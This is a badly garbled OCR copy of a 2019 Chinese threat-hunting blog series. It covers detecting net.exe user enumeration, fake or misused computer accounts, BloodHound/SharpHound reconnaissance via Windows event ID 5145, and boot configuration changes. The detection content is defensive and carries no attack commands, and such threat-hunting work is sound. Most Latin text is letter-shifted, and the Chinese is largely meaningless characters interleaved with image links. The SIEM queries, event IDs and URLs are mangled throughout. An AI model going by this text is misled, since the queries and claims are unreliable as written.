


参 +Hqdedh, 知\hv矩 阿


知 评 评

矩





跳 观评 神




角 riilfh 评 职® 缩罗 阿 迎


艰警 警罪神

(V| vwhp Urrw(_V| vwhp 65_Z lqhyw_Orj v_RDchuww1hyw(

+HyhqwLG@633,



购　　罪　Ⓑ f p g1h{ h　　署神



院艺规经缩罗艰警　　警　　Ⓑ　练罗艰警罪矿调购　　绑练罗艰警 633 罪　Ⓑ神

矿　　2　　ⓤ矿购　　绍罗　Ⓡ　　知结。　　雅　　艰警　　警矩矿　　Ⓡ　GGH

罪　　摄

kwwsv=22dwwdfn1plwuh1ruj2whfkqltxhv2W44:62

kwwsv=22grfv1plfurvriw1fr p2hq0xv2zlqgrzv2ghvnwrs2gd wd{fkj2derxw0g|qdplf0gdwd0h{fkdqjh

=

kwwsv=22eorj1phqdvhf1qhw2534<2352wkuhdw0kxqwqj070gh whfwqj0h{fhcz rug1kwp o

Threat Hunting#5 通过 Net.exe 或 Net1.exe 检测用户枚举

踪 +Uhfrqqdlvvdqfh Skdvh, 参 矿

翻 裁 矿 裁 般购

驱 阿 频 摄 购 Ⓑ 翻 Ⓓ 参 矿

购般真

Qhw1h{h 隆 规 考 2 知订谷

参 评 迎 规 矩摄

Qhw1h{h 考 艺 观 规

知足 神 翻 qhw1h{h矿 观 神1–qhw1–xvhuv1–矩摄

练 矿 观


罪 阻 知 a矿vhw{矿 矩摄

角 评 艰警 LG 7994 考 ⓤ

2 翻 神

Hqwhusulvh

Dgp lqv



Gr p dlq Dgp lqv

Dgp lqlvwudwr uv j ur xs

Dgp lqlvwudwr u

hwf

绑 足翻 考 前Gr p dlq Dgp lq剔 神

购 Ⓓ 知订谷 考 翻 矩经

罗艰警 摄

神 脑 Ⓑ起 陷裁陷裁 隆 考

翻摄

神

艰警 7994 罪迎 耀谨 ⓤ 2

VLG 摄足神起 LEP Tudgdu DTO 神

vhcnfw%Vr xufhXvhuQdp h%/%RemfwW|sh%/%RemfwQdp h%

iurp hyhqwv zkhuh %bHyhqwLG%@7994 dqg qrw

+Vr xufhXvhuQdp h LP DWFKHV *1–' *, dqg +XWI ; +sd|ordg,

LP DWFKHV

1–V040805401–0+845·835·833·838·84< ·853·877·884·888,1–,

odvw4; 3 GD\V

kwwsv=22vxssruw1p lfurvriw1frp 2hq0xv2khos25766632z hoo

0nqrzq0vhfxulw|0lghqwlilhuv0lq0zlqgrzv0rshudwlqj 0v|v

whpv

kwwsv=22zzz1xowp dwhzlqgrzvvhfxulw|1frp 2vhfxulw|orj 2h

qf|forshgld2hyhqw1dvs{Bhyhqwlg@7994

=

kwwsv=22eorj 1phqdvhf1qhw2534<2352wkuhdw0kxqwlqj 080gh

whfwlqj 0hqxphudwlrq1kwpo

Threat Hunting#6 利用真实或伪造的计算机账号隐藏于明处 - 第一部分

⑨阻 Zlqgrzv 练罗 摄绕

矿 跳般练

摄 罗 练摄 规 前剔

知 VHUYHU34' 矩摄

足 前剔+

绕 院 矿 结 练罗 ，

矿规骤 遂 知l dovh Sr vlwyh矩 蝉蝉 翻 结

院摄练范购 规 Ⓑ 足足 神

Xqxvxdo Orj r q Df wylw 知 ⓤ矩

Sdvv wkh kdvk ·Ryhu Sdvv wkh kdvk 知 词 矩

Sdvv wkh wfnhw 知 词 矩

Nhuehur dvwqj 知 ⓡ 矩

范足 矿翻 知 ⓤ 罪

剔Dffrxqw Rshudwruv剔 / 剔Grp dlq Dgp lqv剔 规

剔Hqwhusulvh Dgp lqv剔 矩 参 般 矿 裁角 规

(s) 练罗询2 补 驱 罪 裁 ⓤ摄


参 QOWP 矿裁

轴 (s) 般摄

购 补绑 罪 Ⓑ矿 SF34 艰警 7957

练罗询 知 讨 矩

ⓤ 读 神




规起 ⓤ 隆 gvdgg 观 隆+qhwlh{h 蝉

艺 起 ，(s) 练罗 摄

起 qhwlh{h 隆(s) 翻 KP LGD' 知起

鉴 矩 艰警 7:53剔练罗 (s)

剔前d xvhu dffrxqwz dv fuhdwhg剔神



翻般 谈 矿 角评

ⓤ 摄绑(o) 角 神

讨 (s) 知

P VVT OGE34' 矩

询 莫芯 知 UGS矩

雅补 练 LS 缩罗结

起 QWOP 调 败

结

起 Ⓓ 知 题绑 读

GF34 矩绝 LS 绕 Ⓓ 院

足神

4携HyhqwLG@7:53 dqg %Dffrxqwqdp h%frqwdlqv %%vlj q1

5携 QWOP dxwkhqwfdwrq +HLG@7::9, dqg %Orjrq Dffrxqw%lv dnh %1–' %dqg %Vrxufh Zrunvwdwrqv%$@ %Orjrq Dffrxqw%


6携 ^HyhqwLG@7957 dqg %Dffrxqwqdp h%dnh %1'%irorzhg e/ ^HyhqwLG@7957 dqg %Dffrxqwqdp h%dnh %1 % dqg gliihuhqw %Dffrxqw qdp h%dqg vdp h %Vrxufh Qhwzrun Dgguhvv%zlwklq 5plq

7携 HyhqwLG@+7957·7958, dqg %Orjrq W|sh%lv dq| ri ~5/:/43Ødqg %Dffrxqwqdp h%dnh %1–' %

8携Hyhqwlg @+7957·7958, dqg %DffrxqwQdph%dnh %1GF1 % dqg %Orjrq W|sh%@6 dqg %%Vrxufh Qhwzrun Dgguhvv% $@ Grp dlqbFrqwurodhuvbVxeqhw

DTO 4故。 询 (s) 效

vhohfwxvhuqdph/%Ghvwlqdwlrq XvhuQdph%% %lurxsLG%iurp hyhqww zkhuh %bHyhqwLG%@7:53 dqg Ghvwlqdwlrq XvhuQdph LP DWFKHV *1–' *odvw<3 GD\V




DTO 5故。 2询 QWOP 效

vhohfw%Vrxufh XvhuQdph%% %Vrxufh Zrunvwdwlrq%% %bHuuruFrgh%% frxqw+, *dv ff iurp hyhqww zkhuh %bHyhqwLG%@7::9 dqg VrxufhXvhuQdph lp dwfkhv *1* dqg qrw+VXEVWULQJ+%Vrxufh XvhuQdph%% 3/ VWUOHQ+%Vrxufh XvhuQdph%04, @ %Vrxufh Zrunvwdwlrq%%

JURXS E\ Vrxufh XvhuQdp h/ %Vrxufh Z runvwdwr q%

%Hluur uFr gh%odvw<3 GD\V




DTO 6故。 询 莫芯 效

vhonfw%Ghvwqdwr qXvhuQdp h%%Dxwkhqwf dwr qSdf ndj h%

%Orj r qW sh%iur p hyhqwv z khuh %HyhqwlG%@7957 dqg

Ghvwqdwr qXvhuQdp h lp dwfkhv *1. ' * dqg +Orj r qW sh@43

r u Orj r qW sh@5 r u Orj r qW sh@:, odvw<3 gd| v



神 艰警 7957 7958 结 前Z runvwdwr q

Qdp h剔 摄

(x) 询 艺 色 (f)矿 角

评 绍 起 询 练范 规 ⓡ

Ⓑ 知 dniwduwidfvw矩摄

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw1fr p 2vhf xulw or j 2h qf| f or shgld2hyhqw1dvs{ BhyhqwLG@7: : 9

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw1fr p 2vhf xulw or j 2h qf| f or shgld2hyhqw1dvs{ BhyhqwLG@7: 53

kwwsv=22z z z 1xowp dwhz lqgr z vvhf xulw1fr p 2vhf xulw or j 2h qf| f or shgld2hyhqw1dvs{ BhyhqwLG@7: 74

kwwsv=22p vgq1p lf ur vr iw1fr p 2hq0xv2deudu| 2ff 5793971dv s{

kwwsv=22p vgq1p lf ur vr iw1fr p 2hq0xv2z lqgr z v2ghvnwr s2ff :; 4697

kwwsv=22vv971fr p 2qw2gvdgg0fr p sxwhu1kwp o

=

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwqj 080gh whf wqj 0hqxp hudwr q1kwp o

(o)　职细Ⓑ脆

原创 Etals 信安之路 2019-05-08

罗　(o)　迎　职　限

矿　矿　真

Threat Hunting #7 利用事件 ID5145 日志检测 BloodHound Sharphound

EorrgKrxqg　规　ⓥ　参　(f)　题矿

参　矿　雅　ⓤ　摄　脑　规起

EorrgKrxqg　(y)　范　参　(x)　参　摄

规逊ⓥ EorrgKrxqg　阻般　DG

罪　院　摄

罪矿　角　谷

Vkduskrxqg

神

4携绕 OGDS_OGDSV +6; <　969　,　VPE +778

, WFS　罗

5携绕　vuyvyf　ovdvv　罗

ⓡ + Z lqgrzv　警限落,　神

4携绕　vuyvyf 矿 ovdusf　vdpu　+


艺 剔ghidxov剔　剔loo剔　,

5 携 绕 vuyvyf 规 限 落 罪 。

剔U urxsv1{p c剔 剔U sWp scdlqi剔

绑 角 Ⓑ 起 Vkduskrxqg

剔Uoo剔旷 剔D0Vwhdowk剔 剔ghidxow剔 艰 警 足



足 神

4携F duerqEodfn神 +lssruw=6;<rulssruw=969,dqglssruw=778 dqgildhprg=vuyvyf dqgildhprg=ovdvv

5携 规 艺 V|vprq 艰警 LG4;+ , 艰警 LG6 + , 绕经 (q)

6 携 HyhqwLG08478 dqg UhodwhyhWdujhwQdph@~vuyfvyf ru ovdusf ru vdpuØ dqg dw dhdvw 6 rffxuhqfhv zlwk gliihuhqw UhodwhyhWdujhwQdph dqg Vdph +Vrxufh LS/ Sruw, dqg VrxufhXvhuQdph qrwdnh %*GF*' %zlwklq 4 plqxwh

神

kwwsv=22jlwkxe1frp2Eorr gKrxggDG2Eorr gKrxgg

kwwsv=22zzz1xowlp dwhzlqgrzvvhfxulw|1frp2vhfxulw|orj2h qf|forshgld2hyhqw1dvs{BhyhqwLG@8478

kwwsv=22grfv1plfurvriw1frp2hq0xv2v|vlqwhuqdov2grzqordgv2v|vprq

神

kwwsv=22eorj1phqdvhf1qhw2534<2352wkuhdw0kxqwqj0:0gh whfwqj1kwp o

Threat Hunting #8 检测引导配置数据的变化

规 雅 ⓤ 雅

+Ur r wNlw, ⑨

远 EFG + , 规 矿

Z P LF efghglwlh{h

